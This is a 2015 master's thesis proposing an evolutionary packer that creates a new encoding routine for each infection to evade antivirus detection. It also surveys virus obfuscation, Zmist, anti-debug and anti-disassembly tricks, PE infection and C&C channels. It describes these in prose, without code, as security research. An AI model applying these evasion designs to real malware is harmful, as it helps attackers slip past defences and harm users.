POLITECNICO DI TORINO

Faculty of Engineering
Master of Science in Computer Engineering

Master Thesis

Computational-Intelligence Techniques for Malware Generation

Advisors:
prof. Ernesto Sanchez
Ing. Giovanni Squillero

Candidate:
Andrea Marcelli

October 2015

Acknowledgements

I would like thank Professor Ernesto Sanchez, Ing. Giovanni Squillero and Marco Gaudesi for editing relentlessly, and leading me towards the smart path. I am extremely grateful for your assistance and suggestions throughout my project.

It is my privilege to thank Peter Ferrie, for the time spent in responding to all my emails and the precious advices received.

I am extremely thankful to my friend Luca, Francesca and Federico, my colleagues Alessio, Antonio, Lorenzo and Sebastiano and PhD students Jetmir and Francesco for helping me survive all these years and not letting me give up.

A special thank to prof. Malnati for his guidance and support.

I thank profusely my friends Angelo and Luca for their out of the box and precious advices.

I would like to thank also all the mountain-bike and windsurf friends for the astonishing leisure time spent together.

Most importantly, none of this would have been possible without the love and patience of my family that has been a constant source of concern, support and strength all these years.

In full gratitude I would like to acknowledge all the people that I did not mentioned earlier who encouraged, inspired, supported and assisted me to help my pursuit of this degree.

According to Darwin's Origin of Species, it is not the most intellectual of the species that survives; it is not the strongest that survives; but the species that survives is the one that is able best to adapt and adjust to the changing environment in which it finds itself.

Dr. Leon C. Megginson

Summary

The thesis aims at developing a new malware obfuscation mechanism based on evolutionary algorithms. It can be used by the security industry to evaluate the efficiency and effectiveness of their analysis methodologies and to test the ability of their system to react to new malware mutations. The thesis research focused on the development of an *Evolutionary Opcode Generator*, an *Evolutionary Payload* and an *Evolutionary Packer* driven by Computational-Intelligence. A mechanism that is able to automatically generate hard to detect programs, can help the research into developing a new proper countermeasure.

By analyzing the evolution of the malware in the last thirty years, it is clear that there has been a growth in the complexity of the hiding mechanisms. Security researchers historically classify obfuscating malware in *Encrypted*, *Oligomorphic*, *Polymorphic* and *Metamorphic*. The first ones are the simplest and they are characterized by a constant decryptor that is followed by the encrypted body. On the other hand, metamorphics are the most advanced: they are capable of completely disassemble, regenerate the code and re-compile it at run time.

The thesis research, supported by security experts, identifies the *evolutionary malware* as the next possible malware threat. The new category is suggested for those viruses that will exploit the full power of evolutionary algorithms and Computational-Intelligence. This kind of virus will be able to learn from the surrounding environment, to be trained and to create false positives.

Every day hundreds of malware are released online. The vast majority of these employ some kind of obfuscation, however the most common is *packing*. Usually a packer is a standalone software that encodes and compresses an executable program. Initially, packers were used to prevent reverse engineering, but eventually they have been introduced into the world of malicious software. In the proposed approach, the *Evolutionary Packer* is responsible of creating new hiding mechanism strong enough to ensure the survival of future generations of malware. The suggested hiding mechanism is based on evolutionary computation and the *Evolutionary Opcode Generator* is embedded directly in the packer.

Experimental results proved that a packing program that is able to evolve, creating a brand new encoding routine in each infection, may still represent a challenge for the security community.

The preliminary results have been already published in a Late-Breaking Abstract that has been presented at the Genetic and Evolutionary Computation Conference (GECCO) in July 2015. A new article, focused on the Evolutionary Packer, is being completed with the latest outcome and will be submitted to GECCO 2016.

Contents

List of Figures

List of Tables

Listings

Chapter 1

Introduction

1.1 Evolutionary Malware

The usage of antivirus software has become something of an act of faith. A recent study [27] showed that more than 80% per cent of all computer users have antivirus product installed. Quite clearly, anti virus is a must-have software for most of computer users. However, the protection mechanisms in place are less effective than we would expect.

Malware analysis is like a cat-and-mouse game. As new anti-virus techniques are developed, malware authors respond with new ones to thwart analysis. The thesis aims at developing a new malware obfuscation mechanism based on evolutionary algorithms. It can be used by the security industry to evaluate the efficiency and effectiveness of their analysis methodologies and to test the ability of their system to react to new malware mutations.

In detail, the thesis research focused on the development of an *Evolutionary Opcode Generator*, an *Evolutionary Payload* and an *Evolutionary Packer* driven by Computational-Intelligence. A mechanism that is able to automatically generate hard to detect programs, can help the security research into developing a new proper countermeasure.

Malicious software, or malware, plays a part in most computer intrusion and security incidents. Any software that does something that causes harm to a user, computer, or network can be considered malware [26]. Since the first known computer virus, *Elk Cloner*, malware grows in complexity and spread. Anyway, malware needs to *propagate*, it needs to *communicate*, and it needs to achieve the goals for which it was designed. These are constants that will be still seen in the future. Figure 1.1 illustrates the writings that Elk Cloner displays on the computer victim.

In 2001, two well-know anti-virus researchers, Péter Ször and Peter Ferrie, claimed[42]: *"It is very likely that virus writers will develop models in which a set of viruses are able to communicate with each other, exchange information about compromised systems (exchange password and user information, IP addresses to remotely execute code via a backdoor,*

[1] http://www.jeffreythompson.org/blog/2012/10/ElkCloner_FirstComputerVirus_1982.gif




Figure 1.1: Elk Cloner the first known computer viruses to be spread "into the wild"[1].

etc), or evolve each other by exporting and importing code modules. A new level of code evolution could appear in viruses via communication. It only takes a standard and an interface. In theory, viruses could evolve to a level where a virus would be able to export a polymorphic or metamorphic engine of itself for use in another virus or worm. Similarly, viruses would be able to exchange trigger routines and appear in newer combinations. This sounds superficial but the technology is out there to support these kinds of models."

Today, in 2015, malware analysis and detection is still an important field in computer research. Computer virus still represents a heavy risk in computer security. Malware analysis is like a cat-and-mouse game. As new malware analysis techniques are developed, malware authors respond with new techniques to thwart analysis.

Since the first days of malware, the security industry developed anti-virus programs. Their efficiency is evaluated on the base of the detection ratio (that should be maximum), and false-positive ratio (that should be minimum). However, there is a common misconception about anti-virus scanners: people often get the impression that faster is better; hence all the techniques need to target speed scanning. Commonly used techniques in commercial antivirus applications include Signature Scanning, Geometric Detection, Disassembler combined with State Machine, and Emulators. Signature scanning was the first to be developed and today it is the most common technique of viruses detection. File sections are checked against a database of *signatures* of known malicious software,

moreover it looks for a specific sequence of bytes in the inspected executables. Instead, geometric detection analyzes the file structure and identifies a virus if an alteration has occurred. While a disassembler is used to separate the byte stream into individual instructions, when it is combined with a state machine, it can be used to record the order in which "interesting instruction are encountered". The most advanced and complex solution is the Emulator: it simulates the behavior of a CPU. The code that runs in an emulator is executed within a controlled environment from which it cannot escape. The program operations are tracked while a heuristic mechanism tries to recognize behavioral patterns typical of malware. Moreover, the code can be examined periodically or when particular instructions are executed.

By analyzing the evolution of the malware in the last thirty years, it is clear that there has been a growth in the complexity of the hiding mechanisms. Anti virus software industry historically classifies obfuscating malware in *Encrypted*, *Olilgomorphic*, *Polymorphic* and *Metamorphic* viruses. The first ones are the simplest and they are characterized by a constant decryptor that is followed by the encrypted virus body. On the other hand, metamorphics are the most advanced: they are capable of completely disassemble, regenerate the code and re-compile it at run time.

The thesis research, supported by security experts, identifies the *evolutionary malware* as the next possible malware threat. The new category is suggested for those viruses that will exploit the full power of evolutionary algorithms and Computational-Intelligence. This kind of virus will be able to learn from the surrounding environment, to be trained and to create false positives.

It is supposed that the next future generation of viruses will employ a *Computation Intelligence* engine. Those worms are still a kind of Metamorphic viruses, but they differentiate because the generated code is not always suitable to be used and it will be subject to function evaluation. The Computation Intelligence core will be able to learn and comunicate with others, to be trained and to create false positives. In any way this is only an *orchestrator* that manages a collections of already known metamorphic engines that are incharged of the creation and evolution of sub-elements of the malware: communication, persistence (hiding and anti-forensic) and propagation. Those engines are not completely new, indeed it is already possibile to see part of them in different viruses samples. The real dissimilarity is the presence of a superior entity that exploit machine learning techniques, incharged of coordinating the metamorphic sub-elements. To the extreme, the research wants to discover how to properly halt a dangerous collection of communicating Malware running a botnet.

Every day hundreds of malware are released online. The vast majority of these employ some kind of obfuscation ranging from simple XOR encryption, to more sophisticated anti-analysis tricks. However the most common is *packing*. Usually a packer is a standalone software that, given a program P, generates a new program $P0$ which embeds an encrypted version of P and a decryption routine. When $P0$ is executed, it will decrypt P on the fly and then run it. Initially, packers were used to prevent reverse engineering and protect intellectual property (e.g. ASPack, Molebox and Themida), but eventually they have been introduced into the world of malicious software. The best that a packer can do is to make the analysis more costly, so the authors of malware can extend the expected life of their

software. Automatic unpacking software exist, but they are computationally expensive and scanning large collections of executables looking for virus infections may take several hours or even days.

Usually, packers perform complex operations to modify the executable structure, including section reordering and header alterations. The *entry point* is set to an *unpacking stub* that, at run time, restores the original data in memory. In some cases the sensitive code is partially unpacked in a buffer, so that only a small portion of the protected code is exposed to the analysis at any given time. The stub routine is also responsible of resolving the import table of the original executable and of relocating memory address according to the *base relocation address*. Finally, it returns the control to the original entry point of the program [26].

While the underlying idea is general and it may be applied to different scenarios and operating systems, including mobile OS, this research tackles packers for the *portable executable* (PE) file format used in Microsoft Windows operating systems since Windows NT 3.1. The PE format essentially defines the data structure containing the information necessary to manage executable code [18].

In the proposed approach, the *Evolutionary Packer* is responsible of creating new hiding mechanism strong enough to ensure the survival of future generations of malware. The suggested hiding mechanism is based on evolutionary computation and the *Evolutionary Opcode Generator* is embedded directly in the packer. New candidate packers will be generated through genetic operators and checked internally to assess their efficacy. Such approach differentiates from the well-known *Polimorphic* and *Metamorphic* malware [42]: the set of possible obfuscation schemes are so vast that cannot be precomputed; moreover, the evolutionary core could be able to learn and to be trained.

The evolutionary core creates both the encoding and the decoding functions starting from randomly-generated, variable-length sequence of x86 assembler instructions. Those are directly handled as binary opcodes, so there is no need of a compilation and linking phase. The generation process requires to find reversible assembly instructions (e.g., INC, ROR, BSWAP, XCHG) and small blocks of code that have a complementary one. Since even few bytes may represent a signature, it is also necessary to partially shuffle the instructions, although this has the drawback of potentially disrupting the encoding/decoding routines. It should be noted that, while the encoding and the decoding functions are created in parallel, only the latter is included in the generated malware. In order to efficiently evaluate a candidate packer, the encoding and the decoding routines are applied subsequently to randomly generated sequence of bytes: if the final result is different from the original sequence, the candidate is simply discarded. Then, the packer is used to obfuscate the malware and the Jaccard Similarity is evaluated to assess candidate fitness values. The Jaccard coefficient is a measure of the similarity between two data set. It is calculated as the result of division between the number of features that are common and the total number of properties. Aiming to achieve invisibility through diversity, the process is iterated for a given number of generations, or until the Jaccard coefficient is lower than an experimentally-defined threshold.

Chapter 2

Malware

Malware stands for *malicious software*. Any software that does something that causes harm to a user, a computer, or network can be considered malware [26].

2.1 Introduction

Malware exists in different variants: worm, rootkit, trojan, but viruses are the most common. The term *computer viruses* was coined by Fred Cohen in 1983 [8]. Viruses are programs able to replicate themselves and infect various system files. As many other in computer science, the idea of self-replicating software can be traced back to John von Neumann in the late 50s [43], yet the first working computer viruses are much more recent. *Creeper*, developed in 1971 by Bob Thomas, is generally accepted as the first working self-replicating computer program, but it was not designed with the intent to create damage. On the other hand, the virus *Brain*, written by two Pakistani brothers and released in January 1986, is widely considered the first real malware [7].

It is interesting to note that from the year 2003 the focus has changed from writing for "fun" to writing for "profit"[1]. In the early days of malware, viruses were written by hobbyists mainly for joke or for challenge. They usually played with the user or print funny messages or graphics on the screen. Today when someone is infected by malware, does not even know to be infected. The victim doesn't see anymore funny images, nor the cd rom trail rom will open and close all the time. The malware runs silently in the background, without crashing the system. In effect, viruses are well tested and debugged in order to not slowing down the system.

2.2 Classification

Several terms may be used to describe specific malware, denoting their purpose, replication strategy or specific behaviors. These terms are clearly non-orthogonal, and the same

[1]Defcon : The History and evolution of malware - https://www.youtube.com/watch?v=L8lA1pNvcz4

program may be described by several of them. Malware is commonly subdivided in the following categories [26]:

- *Backdoor* Malicious code that installs itself onto a computer to allow the attacker access. Backdoors usually let the attacker connect to the computer with little or no authentication and execute commands on the local system.
- *Botnet* Similar to a backdoor, in that it allows the attacker access to the system, but all computers infected with the same botnet receive the same instructions from a single command-and-control server (C&C).
- *Downloader* Malicious code that exists only to download other malicious code. Downloaders are commonly installed by attackers when they first gain access to a system. The downloader program will download and install additional malicious code.
- *Information-stealing malware* Malware that collects information from the victim computer and usually sends it to the attacker. Examples include sniffers, password hash grabbers, and keyloggers. This malware is typically used to gain access to online accounts such as email or online banking.
- *Launcher* Malicious program used to launch other malicious programs. Usually, launchers use nontraditional techniques to launch other malicious programs in order to ensure stealth or greater access to a system.
- *Rootkit* Malicious code designed to conceal the existence of other code. Rootkits are usually paired with other malware, such as a backdoor, to allow remote access to the attacker and make the code difficult for the victim to detect.
- *Scareware* Malware designed to frighten an infected user into buying something. It usually has a user interface that makes it look like an anti virus or other security program. It informs users that there is malicious code on their system and that the only way to get rid of it is to buy their "software," when in reality, the software it's selling does nothing more than remove the scareware.
- *Spam-sending malware* Malware that infects a user's machine and then uses that machine to send spam. This malware generates income for attackers by allowing them to sell spam-sending services.
- *Worm or virus* Malicious code that can copy itself and infect additional computers.

2.3 Malware Obfuscation

2.3.1 Evolution of the Hiding Techniques

During the years, malware writers developed hiding technique to escape from antivirus detection. From a simple encryption, towards the most advanced metamorphic engines, this section provides an overview of the evolution of the malware obfuscation techniques.

Simple virus

Since the first virus appeared in the wild, millions of different viruses emerged and attacked computers. Computer viruses have evolved a lot along past decades. When viruses were first found, they were executed exactly as they were written in the executable file. Soon, virus researchers could distinguish each virus with a unique pattern of bytes that resembles its signature. Therefore those viruses could be easily detected on the basis of their signature [39].

Self-encrypting virus

Signature detection is very effective for virus detection, in which antivirus software search for a unique constant pattern or a sequence of bytes in the virus body. Consequently, virus writers had to develop their code to evade detection so that self-encrypting viruses emerged. Self-encrypting viruses use a decryptor at the beginning of the file to decrypt the virus body on execution, and each generation of the file uses a different key generated when the virus is executed. This makes signature detection impossible as the virus body changes on each infection. However, the problem is not hard as it seems since the decryptor itself always has to be unencrypted, and then virus researchers can extract the signature from it as long as the decryptor is long and unique enough.

Oligomorphic virus

Virus writers fought back by oligomorphic type of viruses, in which the virus carries some different decryptors with it, and changing the decryptor on each infection. The first known oligomorphic virus is called *Whale* and another famous one is *Memorial* that has 96 different decryptors. A virus is said to be oligomorphic if it is capable of mutating its decryptor only slightly. This makes antivirus researchers unable to extract a constant pattern from the decryptor to be the signature, yet they did not give up; another approach of detection was used, it is the emulator. By using an emulator, the antivirus scanner can emulate code execution and after full decryption of the body, a signature can then be extracted [39].

Polymorphic virus

A further step taken by attackers is the creation of polymorphic viruses. As biological viruses can be mutated in new infections, virus writers took the idea and made their virus decryptor mutate in every new infection. They attached a special module called mutation engine that is responsible for mutating the decryptor to another form, yet maintains the same behaviour. In this way, polymorphic viruses can mutate their decryptors to billions of different forms, which make it virtually impossible to be detected using string signature. At the beginning, this technique was successful against AV scanners, then they started to trace virus-decryption until it was decrypted in memory, visible and clear.

Metamorphic virus

An intuitively predictable step was taken after that, instead of mutating the decryptor only, virus writers mutated the entire virus body and thus encryption will not be needed any more to evade signature detection, and that was the beginning of metamorphic viruses era. Metamorphic viruses use many techniques to mutate and obfuscate their code while maintaining the same function in each generation [39].

Although Metamorphism, as a technique, appeared in several viruses in the DOS age, it got full attention from virus writers in the 32-bit environment. The idea is simple: *transformation* instead of *encryption*. Not just a small decryptor would be transformed, but the entire virus body. A Metamorphic engine is used in order to transform executable (binary) code. The behavior of such an engine varies from virus to virus, but many elements remain the same: a metamorphic engine has to implement some sort of an internal disassembler in order to parse the input code. After disassembly, the engine will transform the program code and will produce new code that will retain its functionality and yet will look different from the original code.

2.3.2 Timeline




Figure 2.1: Timeline Evolutionary Malware.

Cascade - 1988

One of the easiest ways to hide the functionality of the virus code was encryption. The virus starts with a constant decryptor that is followed by the encrypted virus body.

Memorial - 1997

Oligomorphic viruses do change their decryptors in new generations. *Win95/Memorial* had the ability to build 96 different decryptor patterns.

Crypto - 1998

Polymorphic viruses can create an endless number of new decryptors that use different encryption methods to encrypt the constant part (except their data areas) of the virus body. Crypto used a random decryption algorithm that implemented brute force attack against its constant but variably encrypted virus body.

Zperm - 2000

Zperm was developed by the notorious virus writer "Z0mbie" in the year 2000. Zperm virus was one of the first 32-bit viruses for Windows platforms. The virus mainly uses permutation engine to change its order of instructions constantly in each infection, including changing its permutation engine as well. Zperm does not produce constant virus body anywhere as self-encrypting viruses do. Instead, it permutates itself by adding and removing jump instructions and garbage instructions to produce a highly different version of the virus. So, detecting the virus cannot be done using scan string [39].

W32.Evol

The *W32.Evol* virus was discovered around July 2000. Its name is derived from a string found in the virus, but much more can be implied from the name. According to Symantec, Evol was the first virus to employ a "true" 32-bit Metamorphic Engine, and so it represents another step in the evolution of the "Anti-AV" techniques. The engine is not an usual *polymorphic engine*, but rather a *metamorphic engine*, which means that there is no encrypted code: the whole code of the virus, engine included, is variable. Furthermore, the engine inserts random code, so as to make detection by antivirus more difficult. The virus contains no fixed data: it is only a massive piece of code.

Zmist - 2002

Metamorphic viruses do not have a decryptor, nor a constant virus body. However, they are able to create new generations that look different. Zmist is capable of decompiling Portable Executable files to its smallest elements, it moves code blocks out of the way, inserts itself, regenerates code and data references, including relocation information, and rebuilds the executable.

2.3.3 Obfuscating Techniques

The following are some of the techniques commonly used by virus writers to escape detection.

Instruction reordering

The virus divides its code into blocks of certain size, and then the mutation engine reorders these blocks by inserting jump instructions between the blocks while maintaining the programme result. This technique is also called code transportation [39].

Transposition of instructions is permutation of some instructions and changing their execution order. Nevertheless, instruction transposition cannot be done with any group of instructions. They have to be unrelated; in other words, they are not dependent on each other. For example, the instructions *MOV EAX, EDX* and *ADD ECX, 5* have no dependency and therefore can be transposed safely. W95/Zmist virus that appeared in 2001 used this technique in its metamorphic engine.

Garbage code insertion

In this method, the mutation engine inserts unneeded instructions in random locations in the code, which makes the code look very different in each generation.

Examples of trash instructions are *NOP* that does absolutely nothing ("No Operation"), *MOV R1, R1*, *PUSH R1* followed by *POP R1*, *SHL R1, 0* and many other combinations. Thus, by inserting these trash instructions in random locations in the virus, the virus has no constant body that can be detected using signature scanning.

Register swapping

Register swapping is technique based on changing the register operands of an instruction but not changing the instruction itself. Register swapping technique is also known as register renaming or register exchange. An example of this type of virus is *W95/ RegSwap* virus.

Instruction substitution

The virus is able to replace some of its instructions with equivalent ones, while keeping the semantics of the instructions the same. Example are *Win32.Simile* and *W95/Zmist*.

2.3.4 Case Study: Zmist

Zmist, from the Russian virus author *Zombie*, is one of the most complex binary viruses ever written. It is a metamorphic virus that employ an additional polymorphic decryptor. Due to its extreme camouflage Zmist is clearly the perfect anti-heuristics virus [16]. The virus embeds several advanced components: the *Mistfall* engine, used for code integration, the *Real Permutating Engine*, for instruction permutation and *Unknown Entry Point* technology.

Code Integration

At the time in which it was released, the virus supported a unique technique: *code integration*. The *Mistfall* engine, embedded in the malware itself, was capable of decompiling Portable Executable files to their smallest elements, requiring only 32 MB of memory. Zmist will insert itself into the code: it moves code blocks out of the way, inserts itself, regenerates code and data references, including relocation information, and rebuilds the executable. This is something never seen before in previous viruses.

Permutation

Zmist uses the *Real Permutating Engine* (RPME), the same that has been used in several viruses including *W95/Zperm*, also written by Z0mbie. The permutation is fairly slow because it is done for each infection of a machine. It consists of instruction replacement, such as the reversing of branch conditions, register moves replaced by push/pop sequences, alternative opcode encoding, xor/sub and or/test interchanging, and garbage instruction generation.

Polymorphic decryptor

The polymorphic decryptor consists of islands of code that are integrated into random locations throughout the host code section and linked together by jumps. The decryptor integration is performed in the same way as for the virus body integration existing instructions are moved to either side, and a block of code is placed in between them. The polymorphic decryptor uses absolute references to the data section, but the *Mistfall* engine will update the relocation information for these references too.

The decryptor will receive control in one of four ways: via an absolute indirect call (0xFF 0x15), a relative call (0xE8), a relative jump (0xE9), or as part of the instruction flow itself. If one of the first three methods is used, the transfer of control will usually appear soon after the entry point. In the case of the last method, though, an island of the decryptor is simply inserted into the middle of a subroutine, somewhere in the code (including before the entry point).

All used registers are preserved before decryption and restored afterwards, so the original code will behave as before. Z0mbie calls this last method UEP, perhaps an acronym for *Unknown Entry Point*, because there is no direct pointer anywhere in the file to the decryptor.

The code is encrypted with ADD/ SUB/XOR with a random key, and this key is altered on each iteration by ADD/SUB/XOR with a second random key. In between the decryption instructions are various garbage instructions, using a random number of registers, and a random choice of loop instruction, all produced by the *Executable Trash Generator engine* (ETG), also written by Zombie. It is clear that randomness features very heavily in this virus.

Relocation Fixups

When an instruction is inserted into the code, all following code and data references must be updated. Some of these references might be branch destinations, and in some cases the size of these branches will increase as a result of the modification. When this occurs, more code and data references must be updated, some of which might be branch destinations, and the cycle repeats. This regression is not infinite, so that while a significant number of changes might be required, the number is limited. The instruction parsing consists of identifying the type and length of each instruction. Flags are used to describe the types, such as instruction is an absolute offset requiring a fixup entry, or instruction is a code

reference, etc. There are cases where an instruction cannot be resolved in an unambiguous manner to either code or data. In that case, Zmist will not infect the file [16].

2.4 Anti-debug and Anti-disassembly Techniques

2.4.1 Anti-debug Techniques

Malware authors know that malware analysts use debuggers to figure out how malware operates, so they use *anti-debugging* techniques in an attempt to slow down the analyst as much as possible. Once malware realizes that it is running in a debugger, it may alter its normal code execution path or modify the code to cause a crash, thus interfering with the analysts' attempts to understand it, and adding time and additional overhead to their efforts [26].

- *Using Windows API* The Windows API provides several functions that can be used by a program to determine if it is being debugged. IsDebuggerPresent, CheckRemoteDebuggerPresent, NtQueryInformationProcess, OutputDebugString.
- *Manually Checking Structures* There are many reasons why malware authors are discouraged from using the Windows API for anti-debugging. For example, the API calls could be hooked by a rootkit to return false information. Therefore, malware authors often choose to perform the functional equivalent of the API call manually, rather than rely on the Windows API.
- *Performing Code Checksums* If the code has been altered, the program exits.
- *Timing Checks* Timing checks are one of the most popular ways for malware to detect debuggers because processes run more slowly when being debugged.
- *Using Exceptions* If the debugger doesn't pass the exception to the process properly, that failure can be detected within the process exception-handling mechanism.
- *Using Debugger Vulnerabilities* Like all software, debuggers contain vulnerabilities, and sometimes malware authors attack them in order to prevent debugging.

2.4.2 Anti-disassembly Techniques

Anti-Disassembly uses specially crafted code or data in a program to cause disassembly analysis tool to produce an incorrect program listing. Any code that executes successfully can be reverse engineered, but by armouring their code with anti-disassembly and anti-debugging techniques, malware authors increase the level of skill required of the malware analyst. For each choice or assumption that can be made by a disassembler, there may be a corresponding anti-disassembly technique. There are two types of disassembler algorithms: linear and flow-oriented [26].

- Linear disassembly is easier to implement, but it's also more error-prone. The linear-disassembly strategy iterates over a block of code, disassembling one instruction at a

time linearly, without deviating. This algorithm will disassemble most code without a problem, but it will introduce occasional errors even in non malicious binaries. The main drawback to this method is that it will disassemble too much code. The problem is that the code section of nearly all binaries will also contain data that isn't instructions.

- Flow-oriented disassembly doesn't blindly iterate over a buffer, assuming the data is nothing but instructions packed neatly together. Instead, it examines each instruction and builds a list of locations to disassemble.

When an unconditional JMP is found the linear disassembly will automatically disassembly the instruction immediately following in memory (that may be data, causing an error in the following desassembled instructions). Flow-oriented disassembly wouldn't.

Two simple anti-disassembly techniques use a data byte placed strategically after a conditional jump instruction, with the idea that disassembly starting at this byte will prevent the real instruction that follows from being disassembled because the byte that is inserted is the opcode for a multibyte instruction. It is called the *rogue byte* because it is not part of the program and it is only in the code to throw off the disassembler. In all of these examples, the rogue byte can be ignored.

***JMP* instructions with the same target** The combination of *JZ* with *JNZ* is, in effect, an unconditional *JMP*, but the disassembler doesn't recognize it as such because it only disassembles one instruction at a time. When the disassembler encounters the *JNZ*, it continues disassembling the false branch of this instruction, despite the fact that it will never be executed in practice. A data byte (that has a corresponding instruction in assembly) can be placed in the false branch and this will cause an error in the disassembled code. The same thing with the instruction *CMP ESP, 1000h* will always produce a fixed result.

***JMP* instructions with a constant condition** The code begins with the instruction xor eax, eax. This instruction will set the EAX register to zero and, as a byproduct, set the zero flag. The next instruction is a conditional jump that will jump if the zero flag is set. In reality, this is not conditional at all, since we can guarantee that the zero flag will always be set at this point in the program. In each case, by tricking the disassembler into disassembling this location, the 4 bytes following this opcode are effectively hidden from view.

Impossible Disassembly A given byte may be a part of multiple instructions that are executed. The first instruction in this 4-byte sequence is a 2-byte *JMP* instruction. The target of the jump is the second byte of itself. This doesn't cause an error, because the byte FF is the first byte of the next 2-byte instruction, inc eax. The FF byte is a part of both instructions that actually execute, and our modern disassemblers have no way of representing this. This 4-byte sequence increments EAX, and then decrements it, which is effectively a complicated NOP sequence.

The function pointer problem If function pointers are used in handwritten assembly or crafted in a nonstandard way in source code, the results can be difficult to reverse-engineer without dynamic analysis.

Return Pointer Abuse The call and *JMP* instructions are not the only instructions to transfer control within a program. The counterpart to the call instruction is *RETN*. As call is a combination of *JMP* and push, *RETN* is a combination of *POP* and *JMP*.

2.5 Malware Infection

This section provides a brief description of the techniques used by viruses to infect executables files. Appendix A analyses in detail the Portable Executable file (the executable format of the Windows program) and provides technical information about several of the following methods.

- *Overwriting virus* simply overwrites the code of the host program. It is usually easily to detect them since the original application stops working.
- *Header virus* insert itself between the executable header and the beginning of the first section, however it has to be very small. An example is virus *Win95/Murky*.
- *Prepending virus* attaches to the beginning of a PE file so that viral code is executed before the host app's code. There are two modes of action: in the first the virus moves the PE header to the end of the host app and inserts its code into the space. In the second the virus appends the host app to itself.
- *Appending virus* adds it own code to the final section of the executables. The execution flow is diverted to the virus body through a JMP instruction. An example is *Win95/Anxiety* and *Win95/Marburg*.
- *Cavity viruses* split themselves into tiny fragments which are small enough to occupy the slack-space between sections of the executable file. A tiny piece of viral code is executed at the the application is run. *Win95/CIH* useed the described technique.
- *DLL virus* insert its own code into a DLL and then patch the address of an API function in the DLL to point to the virus code. An example of this kind of virus is *Win95/Lorez*.
- *Other techniques* include appending to multiple sections at the same time and shifting sections to create large caves for the viral code.

2.6 Network Communication

Malware is a big business. As computers have evolved to be increasingly networked, so did the *malware* too. Many people have remarked upon the strong analogies between malware

and natural organisms, from self-reproductive techniques to the evolution. In real life, viruses, parasites, and bacteria spread by piggybacking on the normal mechanisms that hosts use to communicate and exchange resources [10].

Command-and-Control Communications

Command-and-control (C&C) channels allow remote attackers to manage and update infected systems remotely. They are a double-edged sword for both the malware developer and the network forensic investigators. On the one hand, this functionality allows remote attackers to intelligently adapt the behavior of compromised servers under their control, based on defensive response, environmental needs, or changing goals. On the other hand, command-and-control channels expose information about the malware and compromised system, providing investigators with ongoing mechanisms for tracking down victims and potentially tracing the compromise back to active controllers [10].

Common vectors for command-and-control channels include: *HTTP*, *social networking* sites (i.e., Twitter, Facebook), *peer-to-peer*, *IRC* and *Cloud computing* environments.

Malware developers have been devoting significant time and attention to creating robust, authenticated, covert C&C channels in order to minimize risk and maintain control over their territory. While once it was common to see cleartext IRC-controlled botnets (easy to spot and cut off, especially in a networked environment), nowadays malware C&C channels are integrated into web traffic, social networking sites, and other less obvious traffic. C&C channels are also developed to operate using multiple strategies, in case one is cut off, and to allow systems within an internal LAN to receive updates through distributed networks even if they cannot directly contact outside servers.

Updating

Malware that survives is malware that can adapt. During the late 1990s, malware emerged that was designed to automatically update its own code over the network, allowing attackers to arbitrarily change propagation strategies, payloads, and other behaviour on the fly. This was an enormous leap forward. Before this time, an attacker had to reinfect or manually update systems in order to spread new code. Automatic self-updates enabled attackers to easily adapt and maintain their footholds on compromised systems by improving code and quickly distributing it to a large number of compromised systems [10].

The first self-updating systems were very simple. In 1999, the *W95/Babylonia* self-mailer worm automatically checked a web site for updates after infection. This functionality was completely destroyed when authorities disabled the web site.

